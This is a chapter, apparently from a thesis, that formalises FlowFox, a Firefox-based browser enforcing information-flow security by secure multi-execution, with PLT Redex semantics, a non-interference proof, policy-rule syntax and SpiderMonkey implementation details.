


Figure 3.6: Resulting trace from our browser model, automatically generated with PLT Redex, from Example 2 in Section 3.2.1.

$$\begin{array}{lrcl} \text{Input buffer} & b & ::= & (q, (a_0, a_1, \ldots)) \mid (a_0, a_1, \ldots) \\ \text{Browser states} & B & ::= & (e, H, W, b) \end{array}$$

Figure 3.7: The grammar for our FlowFox model extends the grammer from our simplified browser model in Figure 3.4.

DOM API calls to have exactly one parameter for simplicity reasons. If we run the browser in a world that generates two event occurrences – `(onload, 0)` and `(keypress, 10)` – and an initial DOM state where the cookie has value 5, we get the following trace:

$$(\texttt{onload}, 0), (\texttt{doc-getcookie}, 0 \mapsto 5), (\texttt{net-send}, 5 \mapsto \texttt{undefined}),$$

$$(\texttt{keypress}, 10), (\texttt{net-send}, 10 \mapsto \texttt{undefined})$$

During processing of the `onload` event, the script leaks the cookie on the network, and on the `keypress` event, the script leaks the character code of the key that was pressed. The reduction graph is shown in Figure 3.6.

3.2.3 Formalization of FlowFox

We now extend the browser model to model FlowFox. An information flow policy is represented as a function σ assigning security levels to event names and DOM method names. For DOM method names m with a high security level, the function δ returns a default return value for m. The value $\delta(m)$ is used as return value when the low execution skips invocations of m.

Browser Model

To enhance our browser model with support for SME, we extend and modify the original browser state as follows (see Figure 3.7 for the altered parts of grammar):

- H, the function mapping event names to event handlers, is extended to maintain level information: the high and low executions can have different handlers installed for the same event. We write $\mathrm{H}(n, l)$ to lookup the handler installed for event name n in level l.
- b, the input buffer, keeps a copy of inputs that may have to be reused during the high execution of the script. Initially, the input buffer b is an empty list (denoted

as $()$). On processing of a high event, it remains empty as nothing needs to be reused. On processing a low event q, it buffers the event q (i.e., $b = (q, ())$). While the low execution processes the event, it logs all DOM API invocations a_i to API methods that have level L (i.e., b becomes of the form $(q, (a_0, a_1, \ldots))$). When the low execution is finished, the high execution starts, consuming the event q from the buffer (i.e., b now becomes of the form $(a_0, a_1, \ldots)$). While the high execution processes the event, it will lookup and reuse return values from the list $(a_0, a_1, \ldots)$.
In the implementation of FlowFox we use a variable to keep track of the security level of the current JavaScript context (see Section 3.4.1). In our formal model, we can observe whether the low execution or the high execution is currently active, based on b's shape. We define $\mathrm{lvl}(b)$ to be H if b has the form $(a_0, \ldots)$ and to be L when b has the form $(q, (a_0, \ldots))$.

Operational Semantics

The operational semantics for FlowFox are specified in Figure 3.8 & 3.9. For the first two rules, the only change with respect to the standard browser model is that (E-SetHandler) keeps track of the execution level that installed the handler: the low and high executions can have different handlers set for an event type.

A DOM call with a security level l is only effectively executed within an execution with the same security level (E-DOM-Call-L and E-DOM-Call-H). In the case of a low DOM call, the invocation is added to the input buffer. In a high execution, a low DOM call is 'executed' by reusing the return value from the corresponding DOM call in the low execution (E-DOM-Call-Reuse). High DOM calls within a low execution are 'executed' by simply returning a default value (E-DOM-Call-Default). Note that (E-DOM-Call-Reuse) is picky in the sense that it only will reuse a value if the next entry in the buffer matches exactly with the method call being executed. If a_0 would be $(m', v' \mapsto v_r)$ for $m \neq m'$ or $v \neq v'$, execution gets stuck. It would be OK to relax this, and for instance only require that the method names match. This does not impact security; it only impacts how FlowFox will *fix* interferent executions.

According to the SME I/O rules, a low event must be processed both by the low and high execution of the script, and the high execution should reuse any low inputs that the low execution receives during the processing of that event. FlowFox implements this principle by first letting the low execution handle the event to completion, while logging all DOM API call results in a buffer (E-New-Event-L). Next, the high execution handles the event to completion, reusing results from the buffer as required (E-Next-Level). High events are only handled within the high execution (E-New-Event-H). Conceptually, we give an *empty* event as a default value to the low execution. Note that these two rules are also picky in the sense that they only allow a new input event

$$(E[((\lambda x.e)\ v)], H, W, b) \xrightarrow{\bullet} (E[e\{x := v\}], H, W, b)$$
(E-Beta)

$$(E[(\texttt{set-handler}\ n\ (\lambda x.e))], H, W, b) \xrightarrow{\bullet} (E[\texttt{undefined}], H\{(n, \text{lvl}(b)) \mapsto (\lambda x.e)\}, W, b)$$
(E-SetHandler)

$$(E[(m\ v)], H, W, (q, (a_0, \ldots, a_n))) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W', (q, (a_0, \ldots, a_n, a_{n+1})))$$
(E-DOM-Call-L)

if $\sigma(m) = \mathsf{L}$

where $(v_r, W') = \text{DOM}(W, m, v)$,

$a_{n+1} = (m, v \mapsto v_r)$

$$(E[(m\ v)], H, W, b) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W', b)$$
(E-DOM-Call-H)

if $\sigma(m) = \mathsf{H} \wedge \text{lvl}(b) = \mathsf{H}$

where $(v_r, W') = \text{DOM}(W, m, v)$

$$(E[(m\ v)], H, W, (a_0, a_1, \ldots, a_n)) \xrightarrow{\bullet} (E[v_r], H, W, (a_1, \ldots, a_n))$$
(E-DOM-Call-Reuse)

if $\sigma(m) = \mathsf{L}$

where $a_0 = (m, v \mapsto v_r)$

$$(E[(m\ v)], H, W, b) \xrightarrow{\bullet} (E[v_d], H, W, b)$$
(E-DOM-Call-Default)

if $\sigma(m) = \mathsf{H} \wedge \text{lvl}(b) = \mathsf{L}$

where $v_d = \delta(m)$

Figure 3.8: Evaluation rules of the FlowFox model.

$$(v, H, W, ()) \xrightarrow{(n,v_e)} (f_h\ v_e, H, W', ((n, v_e), ())) \quad \textbf{(E-New-Event-L)}$$

$$\textbf{if } \sigma(n) = \mathsf{L}$$

$$\textbf{where } (n, v_e, W') = \mathrm{NXT}(W), \quad f_h = \mathrm{H}(n, \mathsf{L})$$

$$(v, H, W, ((n, v_e), (a_0, \ldots))) \xrightarrow{\bullet} (f_h\ v_e, H, W, (a_0, \ldots)) \quad \textbf{(E-Next-Level)}$$

$$\textbf{where } f_h = \mathrm{H}(n, \mathsf{H})$$

$$(v, H, W, ()) \xrightarrow{(n,v_e)} (f_h\ v_e, H, W', ()) \quad \textbf{(E-New-Event-H)}$$

$$\textbf{if } \sigma(n) = \mathsf{H}$$

$$\textbf{where } (n, v_e, W') = \mathrm{NXT}(W), \quad f_h = \mathrm{H}(n, \mathsf{H})$$

Figure 3.9: Evaluation rules for event handling of the FlowFox model.

action to occur if the buffer b is empty. Again, relaxing this constraint (for instance by throwing away the unused entries from the buffer) does not impact security, it only impacts how FlowFox will fix interferent executions.

FlowFox execution starts in the state $(\mathsf{undefined}, H_0, W_0, ())$ where W_0 is the initial state of the world and H_0 maps event names to their initial event handler for both levels L and H. In other words, in the initial state, the handlers set for a specific event name are the same for both levels.

The *execution* of a script H_0 in a world W_0 results in a stream of actions α_i, resulting from evaluating the initial FlowFox state $(\mathsf{undefined}, H_0, W_0, ())$.

Example. If we execute our running example in our FlowFox model, with `doc-getcookie` and `keypress` of level `H` (and with 1 as the default value for `doc-getcookie`), and `net-send` and `onload` of level `L`, we get the following trace:

$$(\mathsf{onload}, 0), (\mathsf{net\text{-}send}, 1 \mapsto \mathsf{undefined}), (\mathsf{doc\text{-}getcookie}, 0 \mapsto 5), (\mathsf{keypress}, 10)$$




Figure 3.10: First part of the resulting trace from the FlowFox model, automatically generated with PLT Redex, from the example from Section 3.2.3.

Figure 3.11: Second part of the resulting trace from the example from Section 3.2.3.

We see that (1) the real cookie value is never leaked; instead the default value for `doc-getcookie` is sent through `net-send`, and (2) the low output occuring in response to the high `keypress` event is suppressed. The reduction graph is shown in Figure 3.10.

Note also that the FlowFox execution reorders the API calls: low calls are performed before high calls, because the low execution runs first. Section 5.2.1 elaborates more on this precision issue.

We now have two ways of executing scripts: under the normal browser semantics, or under the FlowFox semantics. We distinguish these executions by saying that the *normal* execution of a script H_0 in a world W_0 is the execution produced by the normal browser semantics, and we use the term FlowFox execution for the execution produced by the FlowFox semantics.

3.2.4 Non-interference of FlowFox

We now set out to formally state and prove that FlowFox executes browser scripts in a non-interferent way. First, we introduce some notation and definitions.

We use the notation $\bar{\alpha}[0..i]$ to denote finite prefixes of an execution $\bar{\alpha}$:

$$\bar{\alpha}[0..i] = B_0 \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} B_2 \xrightarrow{\alpha_2} \ldots \xrightarrow{\alpha_i} B_{i+1}$$

We use the notation $\bar{\alpha}[0..i]|_{\mathsf{L},I}$ to denote the list of low input actions in $\bar{\alpha}[0..i]$. For $\bar{\alpha}[0..i]$ as above, $\bar{\alpha}[0..i]|_{\mathsf{L},I}$ is equal to the list of actions obtained by (1) removing all silent actions $\bullet$, (2) removing all input event actions (n, v) that have $\sigma(n) = H$, (3) removing all API invocation actions $(m, v \mapsto v_r)$ that have $\sigma(m) = H$, and (4) by projecting API invocation actions $(m, v \mapsto v_r)$ that have $\sigma(m) = L$ to v_r (because only v_r is input from the world to the script).

Example. If we consider again the normal execution $\bar{\alpha}$ of our running example that had the following trace:

$$(\texttt{onload}, 0), (\texttt{doc-getcookie}, 0 \mapsto 5), (\texttt{net-send}, 5 \mapsto \texttt{undefined}),$$

$$(\texttt{keypress}, 10), (\texttt{net-send}, 10 \mapsto \texttt{undefined})$$

then $\bar{\alpha}|_{\mathsf{L},I}$ becomes:

$$\bar{\alpha}|_{\mathsf{L},I} = (\texttt{onload}, 0), (\texttt{undefined}), (\texttt{undefined})$$

Definition 1. *Two execution prefixes $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are* low-input equivalent *(denoted as $\bar{\alpha}[0..i] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..i']$) iff $\bar{\alpha}[0..i]|_{\mathsf{L},I} = \bar{\alpha}'[0..i']|_{\mathsf{L},I}$*

The classic definition of termination- and timing-insensitive non-interference states that if low inputs of two executions of a program are equal, then low outputs must be equal – since otherwise there must have been an information flow from high input to low output.

In our browser model, the pair (m, v) of a low browser API invocation is considered low output from the script towards the world. Hence, we can define non-interferent executions of a script as: for any low output in the first execution and any low output in the second execution, if the low inputs received by both executions before producing these specific outputs were equal, then the outputs must be the same.

Definition 2. *Two executions $\bar{\alpha}$ and $\bar{\alpha}'$ are* non-interferent *iff: for all low API call actions $\alpha_k = (m, v \mapsto v_r)$ in $\bar{\alpha}$ and $\alpha'_{k'} = (m', v' \mapsto v'_r)$ in $\bar{\alpha}'$:*

$$\bar{\alpha}[0..k-1] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m', v')$$

Normal executions (i.e., in the standard browser) can be interferent: e.g., our running example leaks information. Let W_1 be a world where the cookie value is 1 and let W_2 be a world where the cookie value is 2, and let both worlds produce an `onload` event. Then, the first API invocation in W_1 will be $(\texttt{net-send}, 1)$ and the first API invocation in W_2 will be $(\texttt{net-send}, 2)$, yet both executions have received as only low input the `onload` event.

Definition 3. *A web script H is non-interferent under normal (resp. FlowFox) execution iff for all W, W', the normal (resp. FlowFox) executions of H in W and of H in W' are non-interferent.*

The example above shows that scripts can be interferent under normal execution. Fortunately, executing scripts in FlowFox will never lead to information leaks:

Theorem (Security of FlowFox). *Any web script H is non-interferent under FlowFox execution.*

Proof. Consider an arbitrary script H, and two arbitrary worlds W and W'. We have to prove that the FlowFox executions of H in W and W' are non-interferent.

Consider an arbitrary low API call α_k in the first execution, and an arbitrary low API call $\alpha'_{k'}$ in the second execution:

$$\bar{\alpha}[0..k] = B_0 = (\texttt{undefined}, H, W, ()) \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} \ldots \xrightarrow{\alpha_{k-1}} B_k \xrightarrow{\alpha_k = (m, v \mapsto v_r)} B_{k+1}$$

$$\bar{\alpha}'[0..k'] = B'_0 = (\texttt{undefined}, H, W', ()) \xrightarrow{\alpha'_0} B'_1 \xrightarrow{\alpha'_1} \ldots \xrightarrow{\alpha'_{k'-1}} B'_{k'} \xrightarrow{\alpha'_{k'} = (m', v' \mapsto v'_r)} B'_{k'+1}$$

Both API calls must perform the same output (m, v) if they have seen the same low inputs:

$$\bar{\alpha}[0..k-1] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m', v') \tag{3.1}$$

To prove this, we first define the low projection of a FLOWFOX state:

Definition (L-projection of FLOWFOX state). *Given a FLOWFOX state $B = (e, H, W, b)$, we define the L-projection of this state (denoted as B_{L}) to be:*

$$\begin{aligned} B_{\mathsf{L}} = &\quad (e, H_L, b) && \textbf{if } \mathrm{lvl}(b) = \mathsf{L} \\ = &\quad (\mathtt{undefined}, H_L, ()) && \textbf{if } \mathrm{lvl}(b) = \mathsf{H} \end{aligned}$$

where $H_L = \lambda n.H(n, L)$, i.e. it is the low view of the event handler definitions. We say $B \approx_{\mathsf{L}} B'$ iff $B_{\mathsf{L}} = B'_{\mathsf{L}}$.

Second, we define what it means for browser states (in the two execution prefixes above) to be *in-sync*. Let i be an index ranging from 0 to k, and let i' be an index ranging from 0 to k'.

Definition (in-sync FLOWFOX states). *We say that B_i and $B'_{i'}$ are* in sync *(denoted $sync(i, i')$) iff:*

$$\bar{\alpha}[0..i] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..i'] \wedge B_i \approx_{\mathsf{L}} B'_{i'}$$

Third, we define a notion of 'incompatibility' of execution prefixes:

Definition (irreconcilable execution prefixes). *We say that $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are* irreconcilable *iff $\bar{\alpha}[0..i]|_{\mathsf{L},I}$ and $\bar{\alpha}'[0..i']|_{\mathsf{L},I}$ are different, and neither one is a prefix of the other.*

We now show that for all $i \leq k$, one of the following three conditions must hold for $\bar{\alpha}[0..k]$ and $\bar{\alpha}'[0..k']$:

1. $sync(i, i')$ for some $i' < k'$
2. $sync(i_0, k')$, for some $i_0 \leq i$
3. $\bar{\alpha}[0..i_0]$ and $\bar{\alpha}'[0..i']$ are irreconcilable for some $i' \leq k'$ and $i_0 \leq i$.

We prove this by induction on i.

For the case $i = 0$, it is easy to check that sync(0,0), hence condition (1) holds.

For the induction step, we assume one of the three conditions holds. First note, that if (2) or (3) hold for i, then the same condition also holds for $i+1$, so the induction step is trivial. It remains to consider the case where (1) holds for i. If $i = k$, then we can stop.

So it remains to consider the case where $i < k$. We do a case analysis on the evaluation rule used to derive $B_i = (e_i, H_i, W_i, b_i) \xrightarrow{\alpha_i} B_{i+1} = (e_{i+1}, H_{i+1}, W_{i+1}, b_{i+1})$, and for each case we show that one of the three conditions holds for $i + 1$:

(E-Beta) We know that sync(i, i') for some $i' < k'$, and that $i < k$. If $\text{lvl}(b_i) = H$ then it is immediate that sync$(i + 1, i')$. If $\text{lvl}(b_i) = L$ then it follows that $B'_{i'}$ can do the same step and sync$(i + 1, i' + 1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1).

(E-SetHandler) Similar to the case (E-Beta).

(E-DOM-Call-L) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\text{lvl}(b_i) = L$, and hence that $B'_{i'}$ can do the same step. If the return value for the DOM call is the same in α_i and $\alpha'_{i'}$, then we have sync$(i + 1, i' + 1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1). If the return value for the DOM call is different, then $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are irreconcilable, and hence we have proven (3).

(E-DOM-Call-Reuse) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\text{lvl}(b_i) = H$, hence it follows that sync$(i + 1, i')$ and we have proven (1).

(E-DOM-Call-Default) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\text{lvl}(b_i) = L$, and hence that $B'_{i'}$ can do the same step. It follows that sync$(i + 1, i' + 1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1).

(E-DOM-Call-H) Similar to the case (E-DOM-Call-Reuse).

(E-New-Event-L) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Find the lowest i'_{new} such that $i' \leq i'_{new} < k'$ and $\alpha'_{i'_{new}}$ is also a low input event. If no such i'_{new} exists, it follows that all steps from i' to k' in $\bar{\alpha}'$ are high steps, and hence we get sync(i, k') and we have proven condition (2). If such i'_{new} does exist, then, if $\alpha'_{i'_{new}} = \alpha_i$, we have sync$(i + 1, i'_{new} + 1)$ and we have proven condition (1). On the other hand, if $\alpha'_{i'_{new}} \neq \alpha_i$ then we have that $\bar{\alpha}[0..i + 1]$ and $\bar{\alpha}'[0..i'_{new} + 1]$ are irreconcilable and we have proven (3).

(E-Next-Level) Similar to the case (E-DOM-Call-Default).

(E-New-Event-H) It easily follows that sync$(i+1, i')$, and we have proven condition (1).

This completes the induction.

If we now instantiate this property for $i = k$, we get that either:

1. $sync(k, i')$ for some $i' < k'$
2. $sync(i_0, k')$, for some $i_0 \leq k$
3. $\bar{\alpha}[0..i_0]$ and $\bar{\alpha}'[0..i']$ are irreconcilable for some $i' \leq k'$ and $i_0 \leq k$.

It remains to prove that in each of those three cases, it follows that:

$$\bar{\alpha}[0..k-1] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m'v')$$

For case (3), this is immediate. Irreconcilable traces cannot be further extended to make them ever again low-input equivalent. Therefore, it immediately follows that $\bar{\alpha}[0..k]$ and $\bar{\alpha}'[0..k']$ are non-interferent.

Cases (1) and (2) are symmetric, we only consider the first case. So we have that $B_k \approx_{\mathsf{L}} B'_{i'}$, with $i' \leq k'$. Since B_k is about to produce a low API invocation $(m, v \mapsto v_r)$, and since $B_k \approx_{\mathsf{L}} B'_{i'}$, it follows that $B_{i'}$ is also about to produce a low API invocation with the same method name m and parameter v. We consider two subcases:

- $i' = k'$. It follows that $(m, v) = (m', v')$.
- $i' < k'$. It follows that $\bar{\alpha}[0..k'-1]|_{\mathsf{L},I}$ will be strictly longer than $\bar{\alpha}[0..k-1]|_{\mathsf{L},I}$, as the i' step in the execution will add the input v'_r. This contradicts the assumption that $\bar{\alpha}[0..k-1] \approx^I_{\mathsf{L}} \bar{\alpha}'[0..k'-1]$.

This completes the proof of the security theorem. □

The non-interference guarantee given by the security theorem only covers information leaks that are caused by the scripts. Information leaks in the world W (for example in the DOM API implementation in the browser) are not closed by FlowFox.

Example information leak not closed by FlowFox. If a policy assigns a high security level to `doc-setcookie` and a low one to `doc-getcookie` and the implementation of these methods is as expected (i.e., `doc-getcookie` returns the value set by `doc-setcookie`) then this is a leak in the API implementation. Scripts can use this leak to launder information: a high value can be written using `doc-setcookie` and then read back as a low value using `doc-getcookie`. This kind of leak can also happen in "remote" parts of the world: if `net-send` is classified as high and `net-recv` is classified as low, and if the server that receives the network messages sent through `net-send` echoes them back so that the script can receive them via `net-recv` then this is also a leak in the world W. Finally, users can also create such leaks by being tricked into manually propagating confidential information.

These leaks are important in practice: Chen et al. [37] and Weinberg et al. [169] give examples of attacks such as the one discussed above. As a consequence, an important challenge when setting policies on the API is to set the policy in such a way that the world does not have any leaks itself with respect to the policy that is set. It is not useful to set a policy that, e.g., makes `set-cookie` high and `get-cookie` low, as illustrated above.

To formalise the security of a world W with a given policy, we need to define when such a world can produce an execution :

Definition 4. *A world W produces an execution $\bar{\alpha}$ if there exists a web script H such that $\bar{\alpha}$ is the normal execution of H in W (i.e., under the normal browser semantics).*

We say that a world is *secure* with respect to a policy, or alternatively that a policy is *compatible* with a world, if the following condition holds:

Definition 5 (DOM-compatible policy). *Given a world W and a security policy σ, we say that W is secure with respect to σ (or alternatively σ is* compatible *with W), iff for any two executions $\bar{\alpha}$ and $\bar{\alpha}'$ that the world can produce, the following properties hold:*

1. *For any two low API call actions $\alpha_k = (m, v \mapsto v_r)$ in $\bar{\alpha}$ and $\alpha'_{k'} = (m', v' \mapsto v'_r)$ in $\bar{\alpha}'$:*

$$\bar{\alpha}[0..k-1] \approx_{\mathsf{L}}^{O} \bar{\alpha}'[0..k'-1] \wedge (m, v) = (m', v') \implies v_r = v'_r$$

2. *For any two low event occurrences $\alpha_k = (n, v)$ in $\bar{\alpha}$ and $\alpha'_{k'} = (n', v')$ in $\bar{\alpha}'$:*

$$\bar{\alpha}[0..k-1] \approx_{\mathsf{L}}^{O} \bar{\alpha}'[0..k'-1] \implies (n, v) = (n', v')$$

Here, $\approx_{\mathsf{L}}^{O}$ is defined similarly to $\approx_{\mathsf{L}}^{I}$, i.e. $\bar{\alpha}[0..i] \approx_{\mathsf{L}}^{O} \bar{\alpha}'[0..i']$ if the list of low output actions in both execution prefixes is the same.

Note that in Definition 5 the role of inputs and outputs is reversed with respect to Definitions 2 and 3: input for scripts is output for the world and vice versa. In addition, the method name m and actual parameter v are considered inputs for the computation of the output v_r .

Fortunately, there are useful policies that are compatible with the DOM implementation in modern browsers. We will discuss examples of such policies in Section 3.5.

3.3 Security Policies

A FlowFox policy must specify two things. First, it assigns security levels to DOM API calls and events. In the prototype, levels for events are specified by giving a level to the DOM API calls that register handlers. Second, a default return value must be specified for each DOM API call that could potentially be skipped by the SME enforcement mechanism (see Rule 3 in Section 3.2.1). In the formal model, this was specified with the σ and δ functions. Policies in the FlowFox prototype can be more expressive than in the formal model above.

Policy Rule *A policy rule has the form $R[D] : C_1 \to l_1, \ldots, C_n \to l_n \hookrightarrow dv$ where R is a rule name, D is a DOM API method name, the C_i are boolean expressions, the l_i are security levels and dv is a JavaScript value.*

Policy rules are evaluated in the context of a specific invocation of the DOM API method D, and the boolean expressions C_i are JavaScript expressions and can access the receiver object (arg_0) and arguments (arg_i) of that invocation. Given such an invocation, a policy rule associates a security level and a default value with the invocation as follows. The default value is just the value dv. The conditions C_i are evaluated from left to right. If C_j is the first one that evaluates to true, the level associated with the invocation is l_j. If none of them evaluate to true, the level associated with the invocation is L.

Policies are specified as a sequence of *policy rules*, and associate a level and default value with any given DOM API invocation as follows. For an invocation of DOM API method D, if there is a policy rule for D, that rule is used to determine level and default value. If there is no rule in the policy for D, that call is considered to have level L, with default value `undefined`. The default value for invocations classified at L is irrelevant, as the SME rules will never require a default value for such invocations.

Making API calls low by default supports the writing of short and simple policies. The empty policy (everything low) corresponds to standard browser behavior. By selectively making some API calls high, we can protect the information returned by these calls. It can only flow to calls that also have been made high.

JavaScript properties that are part of the DOM API can be considered to consist of a getter method and a setter method. For simplicity, we provide some syntactic sugar for setting policies on properties: for a property P (e.g., `document.cookie`), a single policy rule specifies a level l and default value dv. The getter method then gets the level l and default value dv and the setter method gets the level l and the default value $true$ – for a setter, the return value is a boolean indicating whether the setter completed successfully.

Examples. Policy rule R_1 specifies that reading and writing of `document.cookie` is classified as `H`, with default value ϵ (the empty String):

$$R_1[\texttt{document.cookie}] : true \rightarrow H \hookrightarrow \epsilon$$

As a second example, consider some methods of XMLHttpRequest objects (abbreviated below as `xhr`). The assigned security level could depend on the origin to where the request is sent:

$$\begin{cases} R_2[\texttt{xhr.open}] : sameorigin(arg_1) \rightarrow H \hookrightarrow true \\ R_3[\texttt{xhr.send}] : sameorigin(arg_0.origin) \rightarrow H \hookrightarrow true \end{cases}$$

with $sameorigin()$ evaluating to true if its first argument points to the same origin as the document the script is part of. Finally, the following policy ensures that `keypress` events are treated as high inputs:

$$\begin{cases} R_4[\texttt{onkeypress}] : true \rightarrow H \hookrightarrow true \\ R_5[\texttt{addEventListener}] : arg_1 = \text{"}keypress\text{"} \rightarrow H \hookrightarrow true \end{cases}$$

3.4 Implementation

FlowFox is implemented on top of Mozilla Firefox 8.0.1 and consists of about 1400 new lines of C/C++ code. We discuss the most interesting aspects of this implementation.

3.4.1 SME-aware JavaScript Engine

The SpiderMonkey software library is the JavaScript engine of the Mozilla Firefox architecture. It is written in C/C++. The rationale behind our changes to SpiderMonkey, is to allow JavaScript objects to operate (and potentially behave divergently) on different security levels.

Every execution of JavaScript code happens in a specific context, internally known as a `JSContext`. We augment the `JSContext` data structure to contain the current security level and a boolean variable to indicate if SME is enabled. `JSObject`s in SpiderMonkey represent the regular JavaScript objects living in a `JSContext`. Each property of a `JSObject` has related meta information, contained in a `Shape` data structure. Such a `Shape` is one of the key elements in our implementation.

By extending `Shape`s with an extra field for the security level, we allow `JSObject`s to have the same property (with a potentially different value) on every security level. The result of this modification is a `JSObject` behaving differently, depending on the security level of the overall `JSContext`. We represent the augmented `Shape` by the triplet {security level, property name, property value} as shown in Figure 3.12. Only properties with shapes of the same security level as the coordinating `JSContext` are considered when manipulating a property of a `JSObject`. Figure 3.13 shows the visible `JSObject` graph of Figure 3.12 when operating in a `JSContext` with a low security level.

With these extensions in place, implementing the multi-execution part is straightforward: we add a loop over all available security levels (starting with the bottom element of our lattice) around the code that is responsible for compiling and executing JavaScript code. Before each loop, we update the associated security level of the `JSContext`.

3.4.2 Implementation of the SME I/O Rules

